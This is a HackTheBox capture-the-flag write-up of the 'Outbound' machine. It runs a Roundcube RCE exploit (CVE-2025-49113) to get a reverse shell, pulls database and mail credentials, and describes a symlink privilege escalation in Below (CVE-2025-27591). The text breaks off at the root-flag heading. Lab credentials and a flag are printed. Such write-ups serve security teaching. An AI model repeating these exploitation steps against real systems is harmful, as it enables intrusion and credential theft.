OUTBOUND MACHINE - Easy


HackTheBox SN8

Initial creds: **tyler || LhKL1o9Nm3X2**


Nmap output showed only port 80(http/webapp) and 22(ssh) are open.

```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Outbound/tmp]
└─# nmap -p- --open --min-rate 10000 -sV 10.10.11.77
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-09 21:52 EAT
Nmap scan report for outbound.htb (10.10.11.77)
Host is up (8.0s latency).
Not shown: 54858 filtered tcp ports (no-response), 10675 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE    VERSION
22/tcp open  tcpwrapped
80/tcp open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.49 seconds
```

Opening the target on the web browser, we realise it's running roundcube. Using the initially given credentials, we can proceed to log in.



Used wappalyzer to realise the Tech Stack used.




Enumerating the target further, we realise that it is vulnerable to a POST-AUTHENTICATION RCE.

Target is vulnerable to Roundcube post-auth RCE → CVE-2025-49113

```
┌──(root㉿Kali)-[/mnt/…/HTB/Outbound/tmp/RoundCube_CVE-2025-49113-exploit]
└─# php CVE-2025-49113.php http://mail.outbound.htb/ 'tyler' 'LhKL1o9Nm3X2' 'pwd'
[+] Starting exploit (CVE-2025-49113)...
[*] Checking Roundcube version...
[*] Detected Roundcube version: 10610
[+] Target is vulnerable!
[+] Login successful!
[*] Exploiting...
[+] Gadget uploaded successfully!
```


Got reverse shell a revshell after exploiting the vulnerability.




Got mysql db credentials: **roundcube || RCDBPass2025**
Database → roundcube

```
www-data@mail:/var/www/html/roundcube/config$ cat config.inc.php
cat config.inc.php
<?php

/*
 +-----------------------------------------------------------------------+
 | Local configuration for the Roundcube Webmail installation.           |
 |                                                                       |
 | This is a sample configuration file only containing the minimum       |
 | setup required for a functional installation. Copy more options       |
 | from defaults.inc.php to this file to override the defaults.          |
 |                                                                       |
 | This file is part of the Roundcube Webmail client                     |
 | Copyright (C) The Roundcube Dev Team                                  |
 |                                                                       |
 | Licensed under the GNU General Public License version 3 or            |
 | any later version with exceptions for skins & plugins.                |
 | See the README file for a full license statement.                     |
 +-----------------------------------------------------------------------+
*/

$config = [];

// Database connection string (DSN) for read+write operations
// Format (compatible with PEAR MDB2): db_provider://user:password@host/database
// Currently supported db_providers: mysql, pgsql, sqlite, mssql, sqlsrv, oracle
// For examples see http://pear.php.net/manual/en/package.database.mdb2.intro-dsn.php
// NOTE: for SQLite use absolute path (Linux): 'sqlite:////full/path/to/sqlite.db?mode=0646'
//       or (Windows): 'sqlite:///C:/full/path/to/sqlite.db'
$config['db_dsnw'] = 'mysql://roundcube:RCDBPass2025@localhost/roundcube';

// IMAP host chosen to perform the log-in.
// See defaults.inc.php for the option description.
$config['imap_host'] = 'localhost:143';

// SMTP server host (for sending mails).
// See defaults.inc.php for the option description.
$config['smtp_host'] = 'localhost:587';

// SMTP username (if required) if you use %u as the username Roundcube
// will use the current username for login
$config['smtp_user'] = '%u';

// SMTP password (if required) if you use %p as the password Roundcube
// will use the current user's password for login
$config['smtp_pass'] = '%p';
```

Tables in the roundcube database



Users from the db.



The data on the session table are base64 encoded.

Decoded base64 data

Here is the encrypted password for user jacob that needs to be decrypted “L7Rv00A8TuwJAr67kITxxcSgnIk25Am/”

Decrypted password

```
www-data@mail:/var/www/html/roundcube/bin$ ls -la
ls -la
total 100
drwxr-xr-x 2 www-data www-data  4096 Feb  8  2025 .
drwxr-xr-x 1 www-data www-data  4096 Jun  6 18:55 ..
-rwxr-xr-x 1 www-data www-data  1329 Feb  8  2025 cleandb.sh
-rwxr-xr-x 1 www-data www-data   947 Feb  8  2025 cssshrink.sh
-rwxr-xr-x 1 www-data www-data  2730 Feb  8  2025 decrypt.sh
-rwxr-xr-x 1 www-data www-data  4740 Feb  8  2025 deluser.sh
-rwxr-xr-x 1 www-data www-data  1658 Feb  8  2025 gc.sh
-rwxr-xr-x 1 www-data www-data  1335 Feb  8  2025 indexcontacts.sh
-rwxr-xr-x 1 www-data www-data  1964 Feb  8  2025 initdb.sh
-rwxr-xr-x 1 www-data www-data  6434 Feb  8  2025 installto.sh
-rwxr-xr-x 1 www-data www-data  1233 Feb  8  2025 jsshrink.sh
-rwxr-xr-x 1 www-data www-data   529 Feb  8  2025 makedoc.sh
-rwxr-xr-x 1 www-data www-data  2437 Feb  8  2025 moduserprefs.sh
-rwxr-xr-x 1 www-data www-data  4444 Feb  8  2025 msgexport.sh
-rwxr-xr-x 1 www-data www-data  3763 Feb  8  2025 msgimport.sh
-rwxr-xr-x 1 www-data www-data 13026 Feb  8  2025 update.sh
-rwxr-xr-x 1 www-data www-data  3709 Feb  8  2025 updatecss.sh
-rwxr-xr-x 1 www-data www-data  1755 Feb  8  2025 updatedb.sh
www-data@mail:/var/www/html/roundcube/bin$ ./decrypt.sh 'L7Rv00A8TuwJAr67kITxxcSgnIk25Am/'
<in$ ./decrypt.sh 'L7Rv00A8TuwJAr67kITxxcSgnIk25Am/'
595mO8DmwGeD
www-data@mail:/var/www/html/roundcube/bin$
```


This credential belongs to user jacob. However, confirming with nxc, we don't have permission to ssh to the target using this credentials.

```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Outbound/tmp]
└─# nxc ssh mail.outbound.htb -u jacob -p '595mO8DmwGeD'
SSH         10.10.11.77     22     mail.outbound.htb [*] SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.12
SSH         10.10.11.77     22     mail.outbound.htb [-] jacob:595mO8DmwGeD
```

Looking around, I found some mails that belonged to various users but we don't have the right permissions to view them.

```
www-data@mail:/var/mail$ ls -la
ls -la
total 24
drwxrwsr-x 1 root  mail 4096 Jul  9 12:41 .
drwxr-xr-x 1 root  root 4096 Jun  6 18:55 ..
drwxrwsr-x 5 jacob mail 4096 Jul  9 12:41 .imap
-rw-rw---- 1 jacob mail 2169 Jun  8 12:10 jacob
-rw-rw---- 1 mel   mail    0 Jun  8 12:06 mel
-rw-rw---- 1 tyler mail    0 Jun  8 13:28 tyler
www-data@mail:/var/mail$ cat jacob
cat jacob
cat: jacob: Permission denied
www-data@mail:/var/mail$ cat mel
cat mel
cat: mel: Permission denied
www-data@mail:/var/mail$ cat tyler
cat tyler
cat: tyler: Permission denied
www-data@mail:/var/mail$
```

We have decrypted jacobs password, but now we do not have a stable shell that shall allow us to su to user jacob. Python is not installed in the system so we cannot use python.
After a bit of research, I found out that we can upgrade our shell using: “script -qc /bin/bash /dev/null”



Now we can read Jacob's email.

```
jacob@mail:/var/mail$ cat jacob
cat jacob
From MAILER_DAEMON  Sat Jun 07 13:59:11 2025
Date: Sat, 07 Jun 2025 13:59:11 +0000
From: Mail System Internal Data <MAILER-DAEMON@mail>
Subject: DON'T DELETE THIS MESSAGE -- FOLDER INTERNAL DATA
Message-ID: <1749304751@mail>
X-IMAP: 1749304518 0000000003
Status: RO

This text is part of the internal format of your mail folder, and is not
a real message.  It is created automatically by the mail system software.
If deleted, important folder data will be lost, and it will be re-created
with the data reset to initial values.

From tyler@outbound.htb  Sat Jun  7 14:00:58 2025
Return-Path: <tyler@outbound.htb>
X-Original-To: jacob
Delivered-To: jacob@outbound.htb
Received: by outbound.htb (Postfix, from userid 1000)
        id B32C410248D; Sat,  7 Jun 2025 14:00:58 +0000 (UTC)
To: jacob@outbound.htb
Subject: Important Update
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <20250607140058.B32C410248D@outbound.htb>
Date: Sat,  7 Jun 2025 14:00:58 +0000 (UTC)
From: tyler@outbound.htb
X-UID: 2
Status: O

Due to the recent change of policies your password has been changed.

Please use the following credentials to log into your account: gY4Wr3a1evp4

Remember to change your password when you next log into your account.

Thanks!

Tyler

From mel@outbound.htb  Sun Jun  8 12:09:45 2025
Return-Path: <mel@outbound.htb>
X-Original-To: jacob
Delivered-To: jacob@outbound.htb
Received: by outbound.htb (Postfix, from userid 1002)
        id 1487E22C; Sun,  8 Jun 2025 12:09:45 +0000 (UTC)
To: jacob@outbound.htb
Subject: Unexpected Resource Consumption
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
```

Found new set of credentials for user jacob: jacob || gY4Wr3a1evp4
Confirmed the credentials are working.

```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Outbound/tmp]
└─# nxc ssh mail.outbound.htb -u jacob -p 'gY4Wr3a1evp4'
SSH         10.10.11.77     22     mail.outbound.htb [*] SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.12
SSH         10.10.11.77     22     mail.outbound.htb [+] jacob:gY4Wr3a1evp4  Linux - Shell access!
```

#INFO THAT CAN HELP ON VERTICAL PRIVESC.

```
From mel@outbound.htb  Sun Jun  8 12:09:45 2025
Return-Path: <mel@outbound.htb>
X-Original-To: jacob
Delivered-To: jacob@outbound.htb
Received: by outbound.htb (Postfix, from userid 1002)
        id 1487E22C; Sun,  8 Jun 2025 12:09:45 +0000 (UTC)
To: jacob@outbound.htb
Subject: Unexpected Resource Consumption
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <20250608120945.1487E22C@outbound.htb>
Date: Sun,  8 Jun 2025 12:09:45 +0000 (UTC)
From: mel@outbound.htb
X-UID: 3
Status: O

We have been experiencing high resource consumption on our main server.
For now we have enabled resource monitoring with Below and have granted you privileges to inspect the the logs.
Please inform us immediately if you notice any irregularities.

Thanks!

Mel

jacob@mail:/var/mail$
```

Log in to the target as user jacob via ssh

```
┌──(root㉿Kali)-[/mnt/…/HTB/Outbound/tmp/RoundCube_CVE-2025-49113-exploit]
└─# ssh jacob@mail.outbound.htb -p 22
jacob@mail.outbound.htb's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-63-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed Sep 10 06:16:37 PM UTC 2025

  System load:  0.0               Processes:             261
  Usage of /:   74.4% of 6.73GB   Users logged in:       0
  Memory usage: 13%               IPv4 address for eth0: 10.10.11.77
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Jul 14 16:40:57 2025 from 10.10.14.77
jacob@outbound:~$ whoami
jacob
jacob@outbound:~$
```

USER FLAG:

```
jacob@outbound:~$ cat user.txt
66ddc690d2a30eeb7f22196cb5a7bfd2
jacob@outbound:~$
```



PRIVILEGE ESCALATION TO ROOT

```
jacob@outbound:~$ whoami
jacob
jacob@outbound:~$ sudo -l
Matching Defaults entries for jacob on outbound:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jacob may run the following commands on outbound:
    (ALL : ALL) NOPASSWD: /usr/bin/below *, !/usr/bin/below --config*, !/usr/bin/below --debug*, !/usr/bin/below -d*
jacob@outbound:~$ whoami
jacob
jacob@outbound:~$
```

The below binary is vulnerable to **CVE-2025-27591**.
Brief Description and link to the PoC
https://github.com/Shadrack2023/CVE-2025-27591-PoC_Below

```

*CVE-2025-27591 is a privilege escalation vulnerability that affected the Below service before version 0.9.0. The issue arose due to the creation of a world-writable directory at*
```

/var/log/below. An attacker could exploit this vulnerability by manipulating symlinks within this directory and potentially gain root privileges, making it a significant security concern for local unprivileged users.

```

Exploit explanation:

"The vulnerability comes from `/var/log/below` being world-writable. The script abuses this by creating a **symlink from `/var/log/below/error_root.log` → `/etc/passwd`**, then triggers `below` (running with `sudo` as root) to write logs. Because root is writing to `error_root.log`, it actually writes to `/etc/passwd`."

Hosted and uploaded our exploit to the target machine




## ROOT FLAG:


```